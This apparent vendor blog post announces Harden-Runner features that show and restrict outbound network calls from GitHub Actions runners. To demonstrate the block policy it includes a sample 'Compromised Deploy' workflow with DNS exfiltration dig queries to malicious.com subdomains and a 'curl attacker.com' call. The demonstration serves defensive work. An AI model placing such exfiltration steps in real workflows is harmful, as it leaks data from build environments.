


Last month, we released anomaly detection for Harden-Runner. We are excited to announce our latest Harden-Runner features that allow enterprises to manage outbound endpoints for GitHub Actions for the entire GitHub organization and Actions Runner Controller (ARC) Cluster.
Since its inception, Harden-Runner has protected more than 5,000,000 GitHub Actions workflow runs. It provides network egress visibility and runtime insights for GitHub Actions workflow runs by generating a detailed runtime insight page for each run. However, enterprises and open-source communities that use GitHub Actions at a large scale cannot analyze Harden-Runner insights for every workflow run in their environment. Security and DevOps engineers need an easy way to ensure that their Action runners are not communicating with suspicious endpoints. Presently, there are no good solutions to provide enterprises insights into all the network destinations their GitHub Actions are connecting with across the entire GitHub organization or a self-hosted runner environment.

To provide security and DevOps engineers a bird-eye view of networking behavior across their entire GitHub organization and Actions Runner Controller (ARC) clusters, we have introduced unified network egress insights for GitHub Organizations and ARC clusters.
You can now view all outbound connections from all Action workflow runs in your organization on the runtime security tab. A new menu option, "All Observed Endpoints," provides a detailed list of all network destinations contacted by your Actions runners.


For each listed endpoint, the "View Sample Workflow Runs" option enables you to examine individual GitHub Actions workflow runs that interacted with the endpoint. This will help you trace the origins of any suspicious endpoints you might see for your GitHub organization. For example, by clicking on View button next to attacker.com:80, we can see the list of Action workflow runs that called this endpoint.
Like Harden-Runner insights for open-source repositories, endpoints for public GitHub organizations are publicly accessible. Please check out the following links to discover outbound endpoints for a few prominent open-source organizations:
https://app.stepsecurity.io/github/cisagov/actions/all-endpoints
https://app.stepsecurity.io/github/GoogleCloudPlatform/actions/all-endpoints
This page will only be accessible to authorized users for private repositories.
Similar to the GitHub organization experience, you can view all outbound endpoints for your ARC clusters by selecting “All Observed Endpoints”. This section organizes each ARC cluster into its own sub-tab, allowing for easy navigation if you manage multiple clusters.

Just like the GitHub organization experience, you can see workflows that call a given endpoint by clicking on View next to the endpoint.
Using the feature described above, you can go one step further and deploy a cluster-wide default network egress policy. This default policy restricts outbound network calls from all workflow runs on the cluster. This feature does not require any changes in GitHub Actions workflow files.
To activate this cluster-wide default egress policy, visit the ARC deployment instructions page.

Here, you'll find a new section, "Default Cluster Wide Block Policy," containing collapsible subsections for each of your ARC clusters.


Expand these sections to view and implement the default policy instructions, tailored based on previously observed endpoints by the StepSecurity GitHub Actions security platform. For example, the following screenshot shows the instructions to enable cluster-wide default network egress policy for the ARC cluster production-default


Let’s look at this feature in Action. Let’s run the following GitHub Actions workflow on production-default and see what happens.
name: Compromised Deploy
on:
workflow_dispatch:
jobs:
build:
name: Deploy
runs-on: self-hosted
steps:
# Checkout code
- name: Code Checkout
uses: actions/checkout@v2
with:
fetch-depth: 2


# DNS Data Exfiltration
- name: DNS Data Exfiltration
run: |
dig wI25mMRFgqmHdg6Se7F3qcRPg6mHxTXgoroAcQcu0ukreCZVj3ccl1OE4nhT.malicious.com
dig AjgjtZpoQFBk3CA9x2ic1OL4X6cSAbpPGscvTcxlZshd52cmJz6vYf4voTmo.malicious.com
dig uVqkyYsy48uC9q6oZEirkVK7sdHaSCx5v5BitwaBnTjKsjlRamhW6vP1pXNu.malicious.com
dig M6VzSkW4v7KPE0SILITZxLnrrBJiSxRYb0hUBiFJdIz2VpBJwkNOH3MEhesc.malicious.com
dig xd2rqUt1L0RN8IbthvNkOCyhR2FHneUESSM12Gq6ToNxFZkFY0W5KWUnxLtN.malicious.com


# Exfiltrate data to a malicious domain
- name: Data Exfiltration To Attacker Controller Endpoint
run: curl attacker.com -L
If we look at the Harden-Runner insights page for this workflow run, we see all the DNS exfiltration and direct outbound calls to the malicious domain were blocked by the default cluster-wide network egress policy. Notice that the workflow itself wasn’t changed to enforce these networking controls.
If a GitHub Actions workflow job explicitly specifies a list of allowed network endpoints, this specified list will override the default cluster-wide networking policy. For example, a workflow running on this cluster would only be permitted to connect to api.github.com, adhering strictly to the defined allowed list.
jobs:
build:
name: ARCJobBlock
runs-on: self-hosted
steps:
- name: Harden Runner
uses: step-security/harden-runner@v2
with:
egress-policy: block
allowed-endpoints: >
api.github.com:443

- run: "curl https://github.com -L || true"
When you use Harden-Runner, the platform generates a runtime insights page for all workflow runs that describes all outbound network calls that were observed during the run. Now our platform also aggregates these outbound network calls by the GitHub Account and ARC cluster (if applicable). This aggregation subsystem powers the new features covered in the blog post.
If you are an existing user of Harden-Runner, please try out these new features and let us know your feedback.
If you're new to GitHub Actions security controls or are interested in implementing comprehensive network egress control features, start your free trial here: https://www.stepsecurity.io/start-free
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。